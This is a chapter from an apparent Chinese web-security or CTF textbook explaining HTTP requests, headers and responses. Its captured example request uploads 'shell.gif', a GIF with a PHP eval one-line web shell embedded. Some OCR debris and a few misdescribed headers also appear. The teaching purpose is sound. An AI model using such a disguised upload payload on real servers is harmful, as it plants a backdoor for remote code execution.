HTTP协议概述

HTTP是一一个应用层的面向对象的协议，由于其简捷、快速的特点，非常适合互联网应用。有了HTTP，用户利用浏览器即可访问不同的应用系统，避免了大量客户端的操作不便的情况。同时，这种由客户端发起请求、服务器根据用户请求进行处理的方式也非常适用于大规模的应用开展。

HTTP协议于1990年提出，经过多年的使用，不断完善和扩展，已逐渐成熟。在C/ S模式为主的时代，HTTP支持的B/S (Browser/Server)模式能够从易用性、稳定性等方面满足用户个性化的需求。到目前为止，HTTP已成为互联网中应用最广泛的应用层协议。 目前在www中使用的是HTTP 1.1版本，而且HTTP-NG (Next Generation ofHTTP)的建议已经被提出。

HTTP协议的主要特点可概括如下:

1) HTTP协议足够简单，简单到可概括为"用户发起请求→服务器响应→新请求重新发起"，每次请求均为独立行为，这体现了HTTP的无状态特点。

2) HTTP协议支持B/S模式，只要有浏览器即可工作，用户使用简单、易于操作。从某种意义上说，APP也可以被视为某种特定内容的浏览器。

3) HTTP协议灵活性好，可用于数据传输、视频播放、交互等，因此适合快速迭代的互联网应用环境。

对于Web安全本身来说，HTTP是应用层的传输方式，目前大量的安全问题都是HTTP的应用带来的，但HTTP本身并没有太好的防护措施。好比一一个门锁不安全，首要解决的是门锁的安全性，而对门锁依托的楼道(即HTTP协议)来说，并没有太多的直接防护措施。

HTTP协议非常严谨及复杂，由于篇幅问题，本书无法全面讲解。以下将针对HTTP协议涉及安全问题的内容进行总结，这些内容可有效帮助读者理解后续各类安全漏洞的形成及利用方法等。

一、HTTP请求头的内容

一般情况下，用户无法在正常访问时观察到HTTP包及其结构。但是Web安全中，HTTP包非常重要，其中的大量参数均会对安全产生至关重要的影响。部分浏览器（Chrome、Firefox等）具有相关插件，可以对HTTP包进行抓取及分析，但功能较为单一。这里推荐利用抓包技术进行分析，常见的抓包工具有`Wireshark`(抓取网卡通信的数据包）、Burpsuite（利用HTTP代理抓取数据包）、Fiddler（HTTP代理，效果类似Burpsuite）。我们利用Burpsuite抓取HTTP包，如下图:

```
POST / HTTP/1.1
Host: 192.168.10.37:32782
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.37:32782/
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------2111238345491
Content-Length: 1174

-----------------------------2111238345491
Content-Disposition: form-data; name="file"; filename="shell.gif"
Content-Type: image/gif

GIF89aZZ            ,ZZ    I    8    ;`(  di  h    S  p,      t        饥          xL:
!  U    P  e  }               q      a      gC    0          H  <  #    B       \  l
     &!  Cf,:          &  |'m          J  me  b  `
  6    c    q    JX  '    hEu-  T  'N~B      /  $]U      to}}  U  T  V(  5i  Z  i    %
@eval($_POST['xixi']);?>GIF89aZZ            ,ZZ    I    8    ;`(  di  h    S  p,
    {lz    $  E          !  U    P  e  }               q      a      gC    0
        8  U=>oYj  /K  {m     &!  Cf,:          &  |'m          J  me  b  `
  6    c    q    JX  '    hEu-  T  'N
-----------------------------2111238345491
Content-Disposition: form-data; name="submit"

Upload
-----------------------------2111238345491--
```


从图中可以看到，HTTP包中有多组数据，且数量较多。根据HTTP包结构，对其进行简单分类，以便快速理解各组数据的具体意义。

HTTP请求由三部分组成，分别是请求头、消息报头、请求正文。下面重点介绍部分的重要参数。

1. 请求行

请求行以一个方法符号开头，以空格分行，后面跟着请求的URL和协议的版本，标准的请求行格式为：

`Method Request-URI HTTP-Version CRLF`



其中，Method表示请求方法：Request-URI是一个统一资源标识符；HTTP-Vsersion表示请求的HTTP协议版本；CRLF表示回车和换行（除了作为结尾的CRLF外，不允许出现单独的CR或者LF字符）。

2. 请求方法

请求方法用来告知Web服务器本次请求的主要目的。HTTP协议中定义了多种请求方法（所有方法全为大写），介绍CTF中比较容易出现的请求方法，解释如下：

- GET 请求获取Request-URL所标识的资源。
- POST 在Request-URL所标识的资源后附加新的数据。
- PUT 请求服务器存储一个资源，并用Request-URI作为其标识。
- DELETE 请求服务器删除Request-URI所标识的资源

3. 请求消息报头

请求消息报头用来向服务器传递客户端自身的信息以及用户的附加信息。这些信息可以帮助服务器端更好地识别用户的请i去，以提供对应的响应内容。

```
Host: 192.168.10.37:32782
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101
Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.37:32782/
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------
-2111238345491
Content-Length: 1174
```

- HOST(必须存在）：Host主要用于指定被请求资源的Internet主机和端口号，即标识请求目标。其来源为当前访问的URL。缺省端口号为80，若指定了端口号（以8080为例），则请求目标变成Host:www.xxx.com:8080。
- Content-Length：标识当前请求包中的内容长度。
- Referer：用来标识当前请求的发起页面。
- Accept：用于指定客户端接受哪些类型信息。
- Accept-Encoding：告知服务器端支持的语言类型。
- Accept-Language：告知服务器端支持的语言类型。
- X-Forwarded-For: 用户告知服务器端，当前请求是从哪个IP地址进行访问的。
- User-Agent： 通常简称为UA，其中包含当前用户的操作系统、浏览器的基本信息，用于告知Web服务器当前访问者的情况。此报头域不是必需存在的。但是如果客户端不适用User-Agent请求报头域，那么服务端就无法得知客户端的基本信息。

二、 HTTP响应头内容

服务器端接收到用户的请求包后，会根据其中的请求内容进行处理，并返回HTTP响应消息。HTTP相应包与请求包结构类似，也是由三部分组成，分别是相应行、响应消息报头、响应正文。

```
HTTP/1.1 200 OK                                          第一部分：Response line (相应行)
Date: Fri, 14 Jan 2022 12:22:33 GMT
Server: Apache/2.4.10 (Debian) PHP/5.4.45                第二部分：Response header(响应消息报头)
X-Powered-By: PHP/5.4.45
Vary: Accept-Encoding
Content-Length: 1961
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html>
<html>                                                   第三部分：Response body（响应正文）
  <head>
    <meta charset="UTF-8">
    <title>
      JavaScript 绕过
    </title>
    <link href="./attachs/bootstrap.sketchy.min.css" rel="stylesheet">
  </head>
  <body>
    <div class="container">
      <div class="jumbotron">
        <h1 class="text-center">
```

1. 服务器状态码

服务器状态码用来告知客户端Web服务对本次的请求响应状态是什么。

- 2xx：表示成功，说明请求已被成功接受，理解，接受。
- 3xx：表示重定向，要完成请求必须进行进一步处理。
- 4xx：表示客户端错误，请求有语法错误或请求无法实现。
- 5xx：表示服务器端错误，服务器处理请求时出错。

2. 响应消息报文

响应消息报文允许服务器传递不能放在响应行中的附加响应消息，以及关于服务器的信息和对Request-URI所表示的资源进一步访问的消息。

常用的响应消息报文有以下内容：

- Server server：响应报文域包含服务器用来处理请求的软件信息。
- X-Powered-By：用来标识实现当前Web站点所采用的语言以及版本号。
- Set-cookie：根据当前业务流程生成Cookie，提供给客户端。
- Content-Length：请求包中的用法相同，用以标识当前相应包中的内容长度。